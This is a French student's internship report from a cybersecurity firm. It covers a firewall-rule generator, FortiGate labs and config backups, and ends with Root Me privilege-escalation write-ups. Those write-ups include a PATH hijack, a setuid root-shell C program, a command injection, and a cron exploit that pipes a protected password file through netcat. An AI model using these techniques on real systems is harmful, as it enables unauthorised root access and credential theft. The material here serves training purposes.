

EPSI Montpellier  
Montpellier



CYKLAD



## Rapport de Stage

Rapport du stage effectué du 06/01/2025 au 28/02/2025

**Tuteur de stage :** Vincent PUECH

**Établissement :** Socle numérique, ESPI Montpellier

**Entreprise d'accueil :** Cyklad, 51 lampasse des églantiers 34000 Montpellier

## REMERCIEMENTS

Je tiens à exprimer ma profonde gratitude à toutes les personnes qui ont contribué à la réussite de ce stage.

Tout d'abord, je remercie M. Vincent PUECH, mon tuteur de stage. Merci pour votre encadrement, vos conseils avisés et votre disponibilité tout au long de cette expérience. Votre soutien m'ont été précieux pour mener à bien les missions qui m'ont été confiées.

Je souhaite également remercier toute l'équipe de Cyklad pour leur accueil chaleureux et leur collaboration. Merci à chacun d'entre vous pour votre patience, votre aide précieuse. Grâce à vous, j'ai pu acquérir de nombreuses compétences et une meilleure compréhension du domaine de la cybersécurité.

Un remerciement particulier à M. Dorian LOTTHE MARSHALL pour m'avoir offert l'opportunité d'effectuer ce stage au sein de Cyklad. Votre confiance et votre soutien ont grandement contribué à l'enrichissement de mon expérience professionnelle.

Je remercie mes professeurs et l'équipe pédagogique de l'ESPI Montpellier .

Enfin, je remercie ma famille et mes amis pour leur soutien indéfectible et leurs encouragements constants durant cette période.

Merci à tous pour cette expérience enrichissante et inoubliable.

# Table des matières

REMERCIEMENTS .....	2
1.1 Introduction .....	4
1.2 Organigramme.....	4
1.3 Objectifs du stage.....	5
1.4 Description détaillée des missions.....	6
2.1 Développement d'un outil Python pour la gestion des flux réseau et son intégration dans "Panda" .....	7
2.2 Génération de règles FortiGate.....	8
3.1 Mise en place d'un lab pour tester TLS 1.3 ECH.....	10
4.1 Mise en place d'un lab SD-WAN avec FortiGate .....	12
5.1 Tests de sauvegarde automatisée et manuelle sur FortiGate .....	16
5.2 Test de contournement des détections EDR (CrowdStrike).....	21
5.3 Tests avec Atomic Red Team.....	24
6.1 Tests d'analyse forensique et exploitation de vulnérabilités .....	26
6.2 Exploitation de la vulnérabilité HTTP - POST .....	28

## 1.1 Introduction

### Mon Année de BTS SIO à l'ESPI Montpellier

Je suis actuellement en deuxième année de BTS Services Informatiques aux Organisations à l'ESPI Montpellier, où j'ai choisi l'option Solutions d'Infrastructure, Systèmes et Réseaux (SISR).

### Cyklad, Entreprise de Cybersécurité à Montpellier

Cyklad est une entreprise de cybersécurité fondée en 2021, située à Montpellier. Elle propose des services variés, allant de la protection des données à la prévention des intrusions, en adaptant ses solutions aux besoins spécifiques de ses clients. Cette approche sur mesure témoigne de leur expertise et de leur engagement envers la sécurité informatique

## 1.2 Organigramme




Figure 1: organigramme Cyklad

Mon expérience chez Cyklad m'a permis de saisir l'importance cruciale de la cybersécurité dans notre société numérique actuelle. Les cybermenaces évoluent constamment, rendant indispensable une vigilance permanente et une mise à jour régulière des systèmes pour protéger les informations sensibles. Les cyberattaques peuvent entraîner des pertes financières, une atteinte à la réputation et des violations de données personnelles. Adopter une approche proactive en matière de cybersécurité est donc essentiel pour anticiper et contrer ces menaces, garantissant ainsi la protection des systèmes et des données.

### 1.3 Objectifs du stage

**Objectifs personnels** : En réalisant mon deuxième stage chez Cyklad, je souhaitais renforcer mes compétences.

**Objectifs assignés par Cyklad** : Cyklad m'a confié plusieurs missions clés pour enrichir mon expérience pratique, notamment :

- Développement d'un outil Python pour générer une matrice de flux à partir des logs de trafic selon une règle "all-to-all", afin de remplacer cette règle par des règles déterministes basées sur le flux observé sur une période donnée, avec intégration sur la plateforme web Cyklad.
- Réalisation de tests en laboratoire sur les impacts de TLS 1.3 ECH (filtrage web sans proxy/MITM).
- Configuration de firewalls.  
SDWAN
- Stress test EDR basé sur Mitre Att&ck
- Participation à un challenge cybersécurité (web, analyse de fichiers pcap).

**Durée de la mission** : 8 semaines (06 janvier 2025 - 28 février 2025)

## 1.4 Description détaillée des missions

### *Première et deuxième semaine – développement d'un outil python*

J'ai débuté mon stage avec le développement d'un outil Python permettant de générer une matrice de flux à partir des logs de trafic basés sur une règle "all-to-all". L'objectif était de remplacer cette règle par des règles déterministes, basées sur le flux observé sur une période donnée. Ce travail comprenait également l'intégration de l'outil à la plateforme web Cyklad.

### *Semaine trois et quatre – FortiGate*

Troisième et quatrième semaine - Configuration et Sécurisation de FortiGate  
J'ai travaillé sur la configuration et l'optimisation des pare-feux FortiGate, notamment en mettant en place des règles de filtrage, en gérant les VPN IPsec et SSL et en effectuant des tests de basculement avec SD-WAN. J'ai également réalisé des tests pour automatiser les sauvegardes de configuration à l'aide des auto-scripts et des automation-stitches afin d'assurer la continuité des services.

### *Semaine cinq et six – Root Me & CrowdStrike*

J'ai réalisé de nombreux challenges sur Root Me, notamment sur l'exploitation des SUID, la manipulation des variables d'environnement, l'injection de commandes et les failles des cron jobs, affinant ainsi ma compréhension des techniques d'élévation de privilèges. Ensuite, j'ai testé l'EDR CrowdStrike et identifié un contournement.

### *Semaine sept et huit – Tests avancés sur CrowdStrike*

Durant ces semaines, j'ai approfondi mes tests sur l'EDR CrowdStrike en réalisant une série de huit tests atomiques basés sur ATT&CK, visant à évaluer sa capacité de détection et de prévention sur différents scénarios d'attaques. J'ai également observé les réponses et les analyses effectuées par l'équipe de cybersécurité suite aux alertes générées par ces tests.

## 2.1 Développement d'un outil Python pour la gestion des flux réseau et son intégration dans "Panda"

Lors de mon stage chez Cyklad, j'ai développé un outil Python pour analyser des logs réseau et générer des règles de firewall. Ce projet comprenait également l'intégration de cet outil à **Panda**, une interface graphique interne conçue par Cyklad, utilisée par l'équipe technique pour centraliser leurs outils de développement et de gestion réseau.

### Objectifs :

- Analyser **les logs réseau** pour en extraire des informations pertinentes (interfaces, IP, ports, protocoles).
- Automatiser **la génération des règles de pare-feu** adaptées aux flux observés.
- Intégrer **l'outil à Panda**, une plateforme regroupant tous les outils techniques pour simplifier et accélérer les workflows de l'équipe.

### Étapes de développement et d'intégration :

#### Développement de l'outil d'analyse

L'outil commence par traiter des fichiers de logs bruts pour en extraire des données essentielles grâce à des expressions régulières.

Exemple d'extraction des données depuis une ligne de log :

```
class Flow:
    def __init__(self, log_line):
        # Initialiser un objet Flow à partir d'une ligne de log et extraire les champs pertinents
        self.log_line = log_line # Ligne de log brute
        self.int_src = None # Interface source
        self.int_dst = None # Interface destination
        self.ip_src = None # Adresse IP source
        self.ip_dst = None # Adresse IP destination
        self.dst_port = None # Port de destination
        self.service = None # Service associé au flux
        self.proto = None # Protocole utilisé
        self.action = None # Action appliquée (par ex., accepter ou bloquer)
        self.analyser_log() # Analyser la ligne de log pour extraire les données
```

## 2.2 Génération de règles FortiGate

Les flux extraits sont regroupés et utilisés pour générer des règles adaptées. Ces règles peuvent inclure des adresses IP spécifiques, des ports, ou des protocoles identifiés dans les logs.

**Exemple de génération de règles :**

```
regle = (
    f"config firewall policy\n"
    f"edit 0\n"
    f"set srcintf {int_src}\n"
    f"set dstintf {int_dst}\n"
    f"set srcaddr {src_address_name}\n"
    f"set dstaddr {sous_reseau}\n"
    f"set action accept\n"
    f"set schedule always\n"
    f"set service {services_str}\n"
    f"set logtraffic all\n"
    f"next\n"
    f"end\n\n"
)
```

```
config firewall policy
edit 0
set srcintf internal
set dstintf wan1
set srcaddr LAN_
set dstaddr IP_
set action accept
set schedule always
set service IMAPS
set logtraffic all
next
end
```

## Intégration dans Panda

**Panda** est une interface graphique interne qui centralise les outils de développement et de gestion réseau. J'ai intégré l'outil Python pour permettre aux administrateurs de

## Gestion du code avec GitLab

À la fin du projet, nous avons utilisé GitLab pour centraliser et partager le code source, tout en permettant des modifications si nécessaire. Bien que GitLab n'ait pas été utilisé tout au long du développement, il a joué un rôle important dans la phase finale pour garantir que l'outil soit accessible et documenté pour d'autres membres de l'équipe.

**Voici comment GitLab a été utilisé en fin de projet :**

### □ Dépôt GitLab :

Un dépôt GitLab a été créé pour stocker le code source. Cela a permis à l'équipe d'accéder facilement au projet via un lien partagé.



# Rapport de Stage

The screenshot shows the GitHub Actions workflow editor for a repository named "ben / Analyse log". The left sidebar contains a project navigation menu with options like "Analyse log", "Learn GitLab", "Pinned", "Issues", "Merge requests", "Manage", "Plan", "Code", "Build", "Secure", "Deploy", "Operate", "Monitor", "Analyze", and "Settings". Below this menu is a trial notice for "Ultimate with GitLab Duo Enterprise Trial".

The main area displays the "Analyse log" workflow configuration. At the top, there's a button to "Enable in settings". Below this, the workflow name "Analyse log" is shown with a play icon. A dropdown menu indicates the current branch is "main". To the right, buttons for "Find file", "Edit", and "Code" are visible.

A commit history section shows a commit by "comantaire" from "benjamin@ibm" authorized 9 minutes ago. Below this is a table listing files tracked by the workflow:

Name	Last commit	Last update
templates	Comantaire	20 hours ago
<b>FLASK.py</b>	Comantaire	20 hours ago
README.md	Initial commit	1 day ago
gul.py	comantaire	10 minutes ago

Below the table, there's a section for "README.md" which includes the following content:

### Analyse log

#### Getting started

To make it easy for you to get started with GitLab, here's a list of recommended next steps.

Already a pro? Just edit this README.md and make it your own. Want to make it easy? [Use the template at the bottom!](#)

#### Add your files

Click on the right-hand side of the page to add new files or upload files.

On the right side of the editor, the "Project information" panel shows details about the repository: 17 commits, 1 branch, 0 tags, and 64 KIB of project storage. It also lists various integrations like README, LICENSE, CHANGELOG, CONTRIBUTING, Kubernetes cluster, CI/CD, Wiki, and Integrations. The creation date is listed as January 15, 2025.

## 3.1 Mise en place d'un lab pour tester TLS 1.3 ECH

Dans le cadre de mon stage, j'ai mis en place un lab pour tester les impacts de TLS 1.3 ECH (Encrypted Client Hello) sur les dispositifs de filtrage web, DNS, et d'inspection SSL/SSH. Ces tests visaient à comprendre comment cette nouvelle technologie affecte les mécanismes traditionnels de sécurité réseau, tels que ceux fournis par FortiGate.

### Étapes de réalisation :

#### Configuration de l'environnement :

Connexion du boîtier FortiGate à Internet pour effectuer les mises à jour nécessaires.

Mise en place d'un LAN pour connecter mon PC et exécuter les tests.

Activation des profils DNS Filter et SSL/SSH Inspection sur le FortiGate pour surveiller et analyser le trafic.

#### Tests initiaux basés sur la documentation [community.fortinet](https://community.fortinet.com):

##### Option 1 (DNS filter) :

Le filtre DNS de FortiGate devait analyser le trafic DNS-over-HTTPS (DoH) et supprimer les paramètres ECH envoyés par le serveur DNS. Cette méthode n'a pas fonctionné comme prévu dans mon environnement.

##### Option 2 (SSL/SSH profile) :

J'ai activé un profil d'inspection des certificats et configuré l'option "Encrypted Client Hello" sur "Block" via le CLI, mais cela n'a pas bloqué efficacement ECH.

### Ajustements nécessaires :

Après avoir constaté l'échec des solutions par défaut, j'ai implémenté des ajustements manuels pour contourner les limitations rencontrées :

#### Utilisation du Web Filter :

J'ai configuré des règles dans le Web Filter pour bloquer des domaines spécifiques liés à TLS 1.3 ECH, tels que `tls-ech.dev`.

Des catégories web personnalisées ont été créées dans le Web Rating Override pour classer et bloquer ces domaines.

#### Filtrage DNS :

J'ai ajouté des règles spécifiques pour restreindre les connexions DoH associées à ECH.

## Tests de validation :

J'ai utilisé des outils en ligne pour simuler des connexions HTTPS avec ECH activé, tout en surveillant les flux réseau via le FortiGate.

## Résultats obtenus :

### Blocage via Web Filter :

Le filtrage basé sur des catégories web personnalisées a permis d'atténuer partiellement l'utilisation de TLS 1.3 ECH.

### Limites identifiées :


Ces ajustements ont mis en lumière les défis techniques posés par TLS 1.3 ECH et les limites des dispositifs de sécurité traditionnels.

### Documentation :

Les ajustements et résultats ont été documentés et partagés avec l'équipe technique pour guider les futures stratégies de sécurité.

## 4.1 Mise en place d'un lab SD-WAN avec FortiGate

Dans le cadre de mon stage, j'ai configuré un laboratoire SD-WAN à l'aide de dispositifs FortiGate pour optimiser la gestion du trafic entre deux sites tout en assurant une haute disponibilité grâce à un mécanisme de basculement automatique. Ce projet visait à rediriger automatiquement le trafic en cas de défaillance d'un lien WAN, à prioriser les flux critiques et à garantir une continuité de service.



### Objectifs :

**Trafic critique :** Acheminer le trafic critique de **Site B** vers **Site A** pour la destination **10.10.10.100** via un tunnel VPN prioritaire (**WAN1** ↔ **WAN1**) avec un basculement vers un tunnel secondaire en cas de panne.

**Trafic non critique :** Acheminer le trafic non critique entre les deux sites via un tunnel VPN secondaire (**WAN2** ↔ **WAN2**) avec un mécanisme de secours.

### Routage Internet et applications :

Acheminer le trafic Internet de **Site B** via **WAN2** de **Site A**.

Acheminer les applications Cloud via **WAN1** et le trafic Web via **WAN2** de **Site A**.

**Haute disponibilité :** Mettre en place des **Service Level Agreements (SLAs)** pour surveiller la latence, la perte de paquets, et la disponibilité des connexions, avec redirection automatique du trafic en cas de défaillance.

## Configuration des interfaces WAN et LAN

**WAN1 et WAN2** : Chaque site a été configuré avec deux interfaces WAN disposant d'adresses IP publiques distinctes.

**LAN** : Les sous-réseaux ont été définis comme suit :

**Site A** : 10.10.10.0/24

**Site B** : 10.10.20.0/24

Les interfaces WAN ont été regroupées dans des zones SD-WAN pour faciliter la gestion centralisée et les priorités.

## Création des tunnels VPN


**Tunnel Critique (VPN1)** : Établi entre **WAN1** de Site A et **WAN1** de Site B pour transporter le trafic critique.

**BACKUP2** : Établi entre **WAN2** de Site A et **WAN1** de Site B pour transporter le trafic critique.

**Tunnel Non-Critique (VPN2)** : Établi entre **WAN2** de Site A et **WAN2** de Site B pour transporter le trafic non critique.

**BACKUP1** : Établi entre **WAN1** de Site A et **WAN2** de Site B pour transporter le trafic critique.

**Routes statiques** : Des routes statiques ont été configurées pour s'assurer que chaque flux utilise le bon tunnel selon les priorités.



**Trafic critique** : Acheminé via VPN1 avec un basculement automatique vers **VPN Backup2** en cas de panne.

**Trafic non critique** : Acheminé via VPN2 avec un basculement automatique vers **VPN Backup1**.

## Routage Internet et applications :

Applications Cloud (15.15.15.15) acheminées via **WAN1**.

Trafic Web (16.16.16.16) acheminé via **WAN2**.

## 4. Mécanisme de basculement automatique

**SLAs (Service Level Agreements)** : Configuration des paramètres de performance pour surveiller :

La latence des connexions.

Le taux de perte de paquets.

La disponibilité des liens WAN.

En cas de coupure ou de dégradation des performances d'un lien WAN, le SD-WAN redirige automatiquement le trafic vers le lien disponible.

Name	Detect Server	Packet Loss	Latency	Jitter	Failure Threshold	Recovery Threshold
Monitor	15.15.15.15 16.16.16.16	wan1: 0.00% wan2: 0.00%	wan1: 0.25ms wan2: 0.18ms	wan1: 0.05ms wan2: 0.05ms	5	5
VPN_Health_Check	10.10.20.254	VPN_Backup1: 0.00% VPN_Backup2: 0.00% VPN_Critique: 0.00% VPN_NonCritique: 0.00%	VPN_Backup1: 0.29ms VPN_Backup2: 0.25ms VPN_Critique: 0.25ms VPN_NonCritique: 0.22ms	VPN_Backup1: 0.06ms VPN_Backup2: 0.04ms VPN_Critique: 0.03ms VPN_NonCritique: 0.02ms	3	5

## Validation et tests

**Simulation de coupures** : Des coupures WAN ont été simulées sur Site A et Site B pour vérifier le fonctionnement basculement.

## Résultats obtenus

### Redondance et continuité :

Le mécanisme a permis de basculer automatiquement le trafic vers les tunnels de secours, garantissant une continuité de service pour les flux critiques et non critiques.

## Gestion optimisée du trafic :

Les flux critiques, non critiques, Internet, Cloud et Web ont été acheminés efficacement via les tunnels et les interfaces définies.

## Documentation des configurations :

Les configurations VPN, SD-WAN et SLAs ont été entièrement documentées pour permettre une réutilisation future et garantir la reproductibilité du lab.

## Conclusion

Ce projet m'a permis d'acquérir une expérience pratique approfondie sur les solutions SD-WAN de FortiGate, y compris la configuration des tunnels VPN, des règles de routage et des mécanismes de haute disponibilité. Les tests ont démontré l'efficacité des configurations en assurant une continuité de service et une gestion optimisée du trafic entre les deux sites.

## 5.1 Tests de sauvegarde automatisée et manuelle sur FortiGate

### *Sauvegarde des Configurations FortiGate sur Clé USB : Étude et Tests*

Dans le cadre d'un mini-lab, j'ai testé différentes méthodes de sauvegarde des configurations sur un FortiGate en utilisant une clé USB. Ces tests ont été motivés par un problème rencontré par un client : celui-ci avait sauvegardé une configuration sans inclure de compte administrateur, rendant l'accès à l'interface graphique (GUI) impossible. Heureusement, grâce à FortiManager, Cyklad a pu restaurer les accès administratifs rapidement.

#### *Contexte et Besoin des Clients*

Les clients concernés n'utilisent pas de cluster HA (High Availability) pour leurs firewalls FortiGate. En cas de panne matérielle ou de remplacement du pare-feu pour une autre raison (défaillance, mise à niveau, etc.), ils doivent retrouver rapidement une configuration fonctionnelle sans nécessiter d'intervention complexe.

Pour répondre à ce besoin, leur méthode principale repose sur l'utilisation d'une clé USB pour stocker la configuration du FortiGate. Lorsque le pare-feu est remplacé par un nouveau modèle, il suffit simplement de :

Rebrancher les câbles réseau de l'ancien FortiGate sur le nouveau.

Insérer la clé USB contenant la sauvegarde de la configuration.

Charger la configuration depuis la clé USB pour restaurer immédiatement les paramètres et l'accès au réseau.

#### *Sauvegarde manuelle :*

```
Site-B # execute backup config usb manuel-backup.cfg
Please wait...

Copy config manuel-backup.cfg to USB disk ...
Copy config file to USB disk OK.

Site-B #
```

Résultat : La configuration complète, incluant les comptes administrateurs, a été correctement sauvegardée sur la clé USB. Cette méthode est simple et rapide, mais nécessite une intervention humaine à chaque fois.



## Rapport de Stage

### Sauvegarde via auto-script :

```
Site-B # config system auto-script
Site-B (auto-script) #     edit "backup_usb"
Site-B (backup_usb) #     set interval 60
Site-B (backup_usb) #     set repeat 0
Site-B (backup_usb) #     set start auto
Site-B (backup_usb) #     set script "execute backup config usb auto-script-backup-forti.cfg"
Site-B (backup_usb) #     next
Site-B (auto-script) # end
```

### Résultat :

L'auto-script a exécuté une sauvegarde automatique toutes les 60 secondes. Les sauvegardes incluait les comptes administrateurs et étaient prêtes à être restaurées sans problème. Cette méthode, également utilisée par **Cyklad**, a cependant rencontré un problème dans un cas spécifique où une configuration sauvegardée ne contenait pas de compte administrateur, rendant l'accès à l'interface graphique impossible.

### Sauvegarde planifiée avec automation-trigger :

#### Configuration utilisée :

The screenshot displays the 'Edit Automation Action' configuration page, divided into two main sections: 'Schedule' and 'CLI Script'.

**Schedule Section:**

- Name:** daily\_backup\_trigger
- Description:** (empty field, character count 0/255)
- Schedule:**
  - Frequency:** Daily (dropdown menu)
  - Hour:** 1 (input field)
  - Minute:** 0 (input field)

**CLI Script Section:**

- Name:** daily\_backup\_action
- Minimum interval:** 0 (input field) with a unit dropdown set to 'second(s)'
- Description:** (empty field, character count 0/255)
- CLI Script:**
  - Script:** execute backup config usb auto-backup.cfg (text area, character count 41/1023)
  - Buttons:** Upload, Record in CLI console
  - Administrator profile:** super\_admin (dropdown menu)
  - Execute on Security Fabric:** (toggle switch, currently off)

Résultat : La sauvegarde planifiée s'exécutait automatiquement à 1h00 chaque jour. Cette méthode inclut l'intégralité des configurations, y compris les comptes administrateurs. Elle convient parfaitement à des environnements de production nécessitant des sauvegardes régulières et planifiées.

Stitch	Trigger	Action
Configure Table		
Name	Status	Trigger
Compromised Host	Disabled	Compromised Host - High
FortiOS Event Log	Enabled	Auto Firmware upgrade
Firmware upgrade notification	Enabled	FortiAnalyzer Connection Down
FortiAnalyzer Connection Down	Enabled	Network Down
Network Down	Disabled	Network Down
HA Failover	Disabled	HA Failover
HA Failover	Disabled	Incoming Webhook
Incoming Webhook	Disabled	Incoming Webhook Quarantine
Incoming Webhook Quarantine	Disabled	Incoming Webhook Call
License Expiry	Enabled	License Expired Notification
License Expired Notification	Enabled	Reboot
Reboot	Disabled	Reboot
Schedule	Enabled	daily_backup_stitch
daily_backup_stitch	Enabled	save
save	Enabled	Security Rating Notification
Security Rating Notification	Enabled	Security Rating Notification

### Résultats des tests :

Toutes les méthodes ont permis de sauvegarder les configurations complètes, y compris les comptes administrateurs. Les auto-scripts permettent des sauvegardes automatiques selon un intervalle défini, tandis que les automation-stitches sont adaptés pour planifier des sauvegardes régulières, comme une fois toutes les 24 heures. En cas de perte d'accès administrateur, ces sauvegardes ont facilité une restauration rapide et efficace.

### Conclusion

Cyklad a adopté les automation-stitches pour réaliser des sauvegardes planifiées de manière fiable, garantissant une meilleure continuité des opérations et une gestion renforcée des configurations.

## 6.1 Exploitation de la variable PATH

Un binaire avec **setuid** exécutait la commande **ls** avec des privilèges élevés. L'objectif était de détourner cette exécution pour afficher des fichiers protégés.

*Méthode utilisée :*

### Remplacement de ls

J'ai copié **/bin/cat** (qui affiche le contenu des fichiers) dans **/tmp** sous le nom **ls** :

```
cp /bin/cat /tmp/ls
```

### Modification de la variable PATH

J'ai modifié **PATH** pour que le système cherche en priorité dans **/tmp** :

```
export PATH=/tmp:$PATH
```

### Exécution du binaire

Au lieu d'exécuter **/bin/ls**, il a exécuté mon **/tmp/ls** (qui est **cat**), affichant ainsi le contenu d'un fichier protégé.

### Pourquoi c'est un problème ?

Un attaquant peut **exécuter n'importe quelle commande** en la déguisant.

Si le programme est exécuté avec **setuid root**, cela peut **donner un accès administrateur**.

## 2. Exploitation d'un programme avec setuid

Dans cet exercice, un programme compilé avec **setuid** permettait d'obtenir un **shell root**.

J'ai d'abord récupéré le programme en question et analysé son fonctionnement. Puis, j'ai compilé un programme similaire qui exécutait un shell avec les privilèges **setuid root** :

```
int main() {  
    setuid(0);  
    setgid(0);  
    system("/bin/bash");  
}
```

Après compilation avec **gcc**, et attribution des permissions adéquates (**chmod 7555**),

le programme exécutait un shell en root.

### Mais ce n'est que le début...

Cette méthode va être utilisée dans un contexte bien plus intéressant : **un test de contournement des détections EDR (CrowdStrike)**.

Comment un EDR réagit-il face à ce type d'exécution ? Peut-on réellement masquer cette élévation de privilèges ?

**Réponse dans la suite...**

## 3. Injection de commandes dans un script mal protégé

Un script exécuté en tant que **root** prenait un argument utilisateur et l'utilisait directement dans une commande **test** :

```
test $PASS -eq $1 2>/dev/null;
```

L'absence de guillemets permettait d'injecter une condition toujours vraie (PASS = 1 OU true), permettant ainsi de contourner l'authentification.

## 4. Exploitation d'un script cron vulnérable

Dans ce challenge, un script lancé périodiquement par **cron** lisait et exécutait tout fichier dans un dossier spécifique.

J'ai utilisé **netcat** pour écouter et récupérer des informations sensibles lorsque **cron** exécutait mon script :

```
netcat -l -p 4269
```

Puis, j'ai injecté une commande dans un script qui envoyait les données du fichier protégé au port **4269** :

```
echo "cat /challenge/app-script/ch4/.passwd | netcat localhost 4269" > cron.d/test &&  
chmod o+r cron.d/test
```

Dès que le cron a exécuté le script, j'ai pu voir le contenu du fichier.

## 7.1 Test de contournement des détections EDR (CrowdStrike)

### Contexte

